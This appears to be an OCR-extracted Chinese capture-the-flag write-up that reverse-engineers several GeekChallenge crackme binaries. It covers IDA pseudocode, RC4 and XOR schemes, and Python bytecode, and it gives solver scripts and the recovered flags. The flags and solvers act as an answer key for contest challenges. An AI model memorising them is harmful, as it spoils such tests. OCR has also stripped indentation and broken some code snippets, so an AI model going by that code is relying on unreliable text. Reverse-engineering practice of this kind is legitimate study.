
```
key = [ord(i) for i in key]

for i in range(31, -1, -1):
flag[i] ^= key[(47 - i) % 16] ^ i
flag[i] ^= flag[(32 + i - 1) % 32]

print(flag)
'''
for i in range(0, 8):
for j in range(0, i):
for k in range(0, 3):
flag[4 * i + k] = flag[4 * i + k + 1]
flag[4 * i + 3] = flag[4 * i]
'''
for i in range(7,-1,-1):
for j in range(i):
v2=flag[4 * i + 3]
for k in range(3,0,-1):
flag[4*i+k]=flag[4 * i + k-1]
flag[4 * i] = v2

for i in flag:
print(chr(i),end='')
```

得到flag



让我康康你的调试

进入ida,发现可以字符串，初步怀疑是密钥

IDA View-A | Pseudocode-A | Hex View-1

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    unsigned int i; // [rsp+4h] [rbp-7Ch]
4    char v5[57]; // [rsp+17h] [rbp-69h] BYREF
5    __int64 s2[4]; // [rsp+50h] [rbp-30h] BYREF
6    char v7; // [rsp+70h] [rbp-10h]
7    unsigned __int64 v8; // [rsp+78h] [rbp-8h]
8
9    v8 = __readfsqword(0x28u);
10   strcpy(v5, "syclover");
11   s2[0] = 0xA67A02C9047D5B94LL;
12   s2[1] = 0x7EF9680DBC980739LL;
13   s2[2] = 0x7104F81698BFBD08LL;
14   s2[3] = 0x61DB8498B686155FLL;
15   v7 = 109;
16   puts(&s);
17   __isoc99_scanf("%33s", &v5[9]);
18   for ( i = 0; i <= 0x20; ++i )
19     v5[i + 9] ^= 0x14u;
20   sub_14A6(&v5[9], 33LL, v5, 8LL);
21   if ( !memcmp(&v5[9], s2, 0x21uLL) )
22     puts(&byte_2048);
23   else
24     puts(&byte_2090);
25   puts("Press Enter to exit...");
26   getchar();
27   getchar();
28   return 0;
29 }
```

进入sub_14A6函数

```
{
  char v5; // [rsp+2Bh] [rbp-125h]
  int v6; // [rsp+2Ch] [rbp-124h]
  int v7; // [rsp+30h] [rbp-120h]
  unsigned __int64 i; // [rsp+38h] [rbp-118h]
  char v9[264]; // [rsp+40h] [rbp-110h] BYREF
  unsigned __int64 v10; // [rsp+148h] [rbp-8h]

  v10 = __readfsqword(0x28u);
  sub_11C9(v9, a3, a4);
  v6 = 0;
  v7 = 0;
  for ( i = 0LL; i < a2; ++i )
  {
    v6 = (v6 + 1) % 256;
    v7 = (v7 + (unsigned __int8)v9[v6]) % 256;
    v5 = v9[v6];
    v9[v6] = v9[v7];
    v9[v7] = v5;
    *(_BYTE *)(a1 + i) ^= v9[(unsigned __int8)(v9[v6] + v9[v7])];
  }
  return __readfsqword(0x28u) ^ v10;
}
```

```
unsigned __int64 __fastcall sub_11C9(__int64 a1, __int64 a2, unsigned __int64 a
{
  char v4; // [rsp+27h] [rbp-119h]
  int i; // [rsp+28h] [rbp-118h]
  int j; // [rsp+28h] [rbp-118h]
  int v7; // [rsp+2Ch] [rbp-114h]
  __int64 v8[33]; // [rsp+30h] [rbp-110h] BYREF
  unsigned __int64 v9; // [rsp+138h] [rbp-8h]

  v9 = __readfsqword(0x28u);
  v7 = 0;
  memset(v8, 0, 256);
  for ( i = 0; i <= 255; ++i )
  {
    *(_BYTE *)(i + a1) = i;
    *((_BYTE *)v8 + i) = *(_BYTE *)(i % a3 + a2);
  }
  for ( j = 0; j <= 255; ++j )
  {
    v7 = (*((char *)v8 + j) + v7 + *(unsigned __int8 *)(j + a1)) % 256;
    v4 = *(_BYTE *)(j + a1);
    *(_BYTE *)(j + a1) = *(_BYTE *)(v7 + a1);
    *(_BYTE *)(a1 + v7) = v4;
  }
  return __readfsqword(0x28u) ^ v9;
}
```


%256大概率是rc4且没有魔改，由一开始的参数得知密钥长度为8，存放在v5数组前八个字符中，确定为syclover

在比较的地方下断点，打开虚拟机动态调试

```
┌──(lithium㉿kali)-[~/桌面]
└─$ ./linux_server64
IDA Linux 64-bit remote debug server(ST) v7.7.27. Hex-Rays (c) 2004
Listening on 0.0.0.0:23946...
2024-11-01 22:21:26 [1] Accepting connection from 192.168.199.1...
逆向的大门矗立在前方，相信你能打开
213123123123123123123
Looking for GNU DWARF file at "/usr/lib/debug/.build-id/97/61a1c1e6
f57435f10292364e0aa788c06.debug"... no.
```


```
.text:000055C2405F9731 mov     rcx, [rbp+var_78]
.text:000055C2405F9735 lea     rdx, [rbp+s1]
.text:000055C2405F9739 lea     rax, [rbp+s1+9]
.text:000055C2405F973D mov     esi, 21h ; '!'
.text:000055C2405F9742 mov     rdi, rax
.text:000055C2405F9745 call    sub_55C2405F94A6
.text:000055C2405F974A lea     rcx, [rbp+s2]
.text:000055C2405F974E lea     rax, [rbp+s1+9]
.text:000055C2405F9752 mov     edx, 21h ; '!'  ; n
.text:000055C2405F9757 mov     rsi, rcx        ; s2
.text:000055C2405F975A mov     rdi, rax        ; s1
.text:000055C2405F975D call    _memcmp
.text:000055C2405F9762 test    eax, eax
.text:000055C2405F9764 jnz     short loc_55C2405F9774
```

可以看到s2在[rbp+s2]中，进入查看




提取33个十六进制数据

上厨子解密



将得到的结果，两两为一组，分别与0x14异或

a=[0x47,0x4d,0x57,0x6f,0x63,0x71,0x25,0x77,0x7b,0x79,0x71,0x4b,0x60,0x24,0x4b,0x53,
0x71,0x71,0x7f,0x33,0x67,0x4b,0x27,0x75,0x67,0x6d,0x4b,0x66,0x77,0x20,0x35,0x69]
for i in range(32):
a[i]^=0x14
flag=''
for i in a:
flag+=chr(int(i))
print(flag)



得到结果

先来个签到

```
    movl    $0, %eax
    call    __isoc99_scanf@PLT
    movl    $0, -84(%rbp)
    leaq    -80(%rbp), %rdi
    jmp     .L2
.L3:
    movl    -84(%rbp), %eax
    movl    %eax, %ecx
    shl     %ecx
    movzbl  (%rdi,%rcx), %eax
    xorb    $7, %al
    movb    %al, (%rdi,%rcx)
    movzbl  1(%rdi,%rcx), %eax
    subb    $5, %al
    movb    %al, 1(%rdi,%rcx)
    addl    $1, -84(%rbp)
.L2:
    movl    -84(%rbp), %eax
    imull   $2, %eax
    cmpl    $36, %eax
    jl      .L3

    leaq    target_data(%rip), %rsi
    leaq    -80(%rbp), %rdi
    call    strcmp@PLT
    testl   %eax, %eax
```

010打开，发现核心加密子程序L3, 每个字符与 7 异或, 每个字符的下一个字节减去 5

重复36次

exp

def decrypt(enc):
encrypted = list(enc)

```
decrypted = []
for i in range(0, len(encrypted), 2):
    c1 = encrypted[i]
    c2 = encrypted[i + 1]

    c1 = chr(ord(c1) ^ 7)
    c2 = chr(ord(c2) + 5)

    decrypted.append(c1)
    decrypted.append(c2)
```


```
    return ''.join(decrypted)
```

enc = "TTDv^jrZu`Gg6tXfi+pZojpZSjXmbqbmt.&x"

result = decrypt(enc)
print(result)

```
PS D:\ctf练习\比赛\geekchallenge\逆向\先来一道签
llenge/逆向/先来一道签到题/re1.py
SYC{You_re@l1y_kn0w_how_To_revers3!}
PS D:\ctf练习\比赛\geekchallenge\逆向\先来一道签
```

Hellore



进入ida发现关键加密函数和密文v7[]

exp

key = [ord(i) for i in "SYCLOVER"]

v7 = [0]*32
v7[0] = 0;
v7[1] = 1;

```
v7[2] = 2;
v7[3] = 52;
v7[4] = 3;
v7[5] = 96;
v7[6] = 47;
v7[7] = 28;
v7[8] = 107;
v7[9] = 15;
v7[10] = 9;
v7[11] = 24;
v7[12] = 45;
v7[13] = 62;
v7[14] = 60;
v7[15] = 2;
v7[16] = 17;
v7[17] = 123;
v7[18] = 39;
v7[19] = 58;
v7[20] = 41;
v7[21] = 48;
v7[22] = 96;
v7[23] = 26;
v7[24] = 8;
v7[25] = 52;
v7[26] = 63;
v7[27] = 100;
v7[28] = 33;
v7[29] = 106;
v7[30] = 122;
v7[31] = 48;

for i in range(32):
v7[i] = i^v7[i]^key[i%8]
print(v7)
for i in range(32):
print(chr(v7[i]),end='')
```

```
[83, 89, 67, 123, 72, 51, 108, 73, 48, 95, 64, 95, 110, 101,
SYC{H3lI0_@_new_R3vers3_Ctf3r!!}
PS D:\ctf练习\比赛\geekchallenge\逆向\hello_re>
```

奇怪的RC4

观察到是python打包的exe，pyinstxtractor解包，pyc反编译得到加密源码

from Rc4 import *

def xor1(plaintext, xor_list):

```
try:
    xor_list = (lambda .0: [ ord(i) for i in .0 ])(xor_list)
finally:
    pass

try:
    plaintext = (lambda .0: [ ord(i) for i in .0 ])(plaintext)
finally:
    pass
for i in range(len(plaintext)):
    plaintext[i] ^= xor_list[i]
return plaintext
```

def xor2(plaintext):

```
try:
    plaintext = (lambda .0: [ ord(i) for i in .0 ])(plaintext)
finally:
    pass
for i in range(len(plaintext) - 1):
    plaintext[i + 1] ^= plaintext[i]
return plaintext
```

def enc(plaintext, key, xor_list):
plaintext = rc4(plaintext, key)
plaintext = xor1(plaintext, xor_list)
plaintext = xor2(plaintext)
return plaintext

plaintext = input('please give your input:')
key = 'SYCFOREVER'
xor_list = list(range(len(plaintext)))
cipher = [

158,
31,
205,
434,
354,
15,
383,
298,
304,
351,
465,
312,
261,
442,
397,
474,
310,
397,
31,
21,
78,
67,
47,
133,
168,
48,
153,
99,
103,
204,
137,
29,
22,
13,
228,
3,
136,
141,
248,
124,

```
26,
26,
65,
200,
7]
plaintext = enc(plaintext, key, xor_list)
for i in range(len(cipher)):
if cipher[i] != plaintext[i]:
print('Wrong')
exit(1)
continue
print('You know the flag!!')
return None
```

看到先rc4再两个异或加密，那么逆向就是先异或再rc4，发现rc4是从Rc4自定义模块导入的，结合题目说明是魔改的rc4，再另一个解包文件夹找到rc4.pyc，反编译得到rc4源码

```
#!/usr/bin/env python
```

visit https://tool.lu/pyc/ for more information

Version: Python 3.8

```
def KSA(key):
j = 0
S = list(range(256))
key_length = len(key)
for i in range(256):
j = (j + S[i] + key[i % key_length]) % 256
S[i] = S[j]
S[j] = S[i]
return S

def PRGA(S):
i = 0
j = 0
i = (i + 1) % 256
j = (j + S[i]) % 256
S[i] = S[j]
S[j] = S[i]
k = (S[i] + S[j]) % 256
```

yield k
continue

def rc4(plaintext, key):

```
try:
    key = (lambda .0: [ ord(i) for i in .0 ])(key)
finally:
    pass

try:
    plaintext = (lambda .0: [ ord(i) for i in .0 ])(plaintext)
finally:
    pass
for i in range(len(plaintext)):
    plaintext[i] += i
S = KSA(key)
xor_value = PRGA(S)
for i in range(len(plaintext)):
    plaintext[i] ^= int(next(xor_value)) + 6
return plaintext
```

exp

已知的密文数组和密钥

```
cipher = [
    158, 31, 205, 434, 354, 15, 383, 298, 304, 351, 465, 312, 261, 442, 397,
    474, 310, 397, 31, 21, 78, 67, 47, 133, 168, 48, 153, 99, 103, 204, 137,
    29, 22, 13, 228, 3, 136, 141, 248, 124, 26, 26, 65, 200, 7
]
key = "SYCFOREVER"
```

定义改造过的 RC4 加密函数

```
def KSA(key):
    j = 0
    S = list(range(256))
    key_length = len(key)
```

```
    for i in range(256):
        j = (j + S[i] + key[i % key_length]) % 256
        S[i], S[j] = S[j], S[i]
    return S
```

```
def PRGA(S):
    i = 0
    j = 0
    while True:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        k = (S[i] + S[j]) % 256
        yield k
```

def rc4_decrypt(cipher, key):
将密钥转换为整数列表
key = [ord(i) for i in key]
初始化 PRGA 生成器
S = KSA(key)
xor_value = PRGA(S)
还原 RC4 加密过程
for i in range(len(cipher)):
cipher[i] ^= (next(xor_value) + 6)
cipher[i] -= i
return cipher

def reverse_xor1(cipher, xor_list):
xor_list = [i for i in xor_list]
for i in range(len(cipher)):
cipher[i] ^= xor_list[i]
return cipher

def reverse_xor2(cipher):
for i in range(len(cipher) - 1, 0, -1):
cipher[i] ^= cipher[i - 1]
return cipher

主解密函数

def decrypt(cipher, key):

```
    xor_list = list(range(len(cipher)))

    cipher = reverse_xor2(cipher)

    cipher = reverse_xor1(cipher, xor_list)

    cipher = rc4_decrypt(cipher, key)


    plaintext = ''.join(chr(c) for c in cipher)
    return plaintext
```

plain_text = decrypt(cipher, key)
print(plain_text)



好像是python

拖入010



看不懂，查了下是python的字节码，类似于汇编，是python转换成c的中间结果好像是，很重要的一点是，代码几乎全都是基于栈结构的，包括加载常量和函数，就嗯分析，不知道的函数可以参阅https://docs.python.org/zh-cn/3/library/dis.html，或者python内置dis模块，可以将函数以字节码的形式输出，猜测代码，与010中的对照即可，尤其要注意异或的优先级问题，否则会与010的字节码有很大不同

exp

```
import dis

num = [-1, -36, 26, -5, 14, 41, 6, -9, 60, 29, -28, 17, 21, 7, 35, 38, 26, 48]
```

```
def enc1(a):
r = 14
if 'A' <= a <= 'Z':
return chr((ord(a) - ord('A') + r)%26 + ord('A'))
if 'a' <= a <= 'z':
return chr((ord(a) - ord('a') + r)%26 + ord('a'))
if '0' <= a <= '9':
return chr((ord(a) - ord('0') + r)%10 + ord('0'))
else:
return a

def enc2(a,i):
key = 'SYC'
return (ord(a)^i)+(~ord(key[i % 3])+1)

if name == "main":
burp = ''.join(chr(i) for i in range(33,127))
flag = ""
for i in range(18):
for j in burp:
cipher1 = enc1(j)
cipher2 = enc2(cipher1, i)
if cipher2 == num[i]:
flag += j
break
print(flag)
```


得到



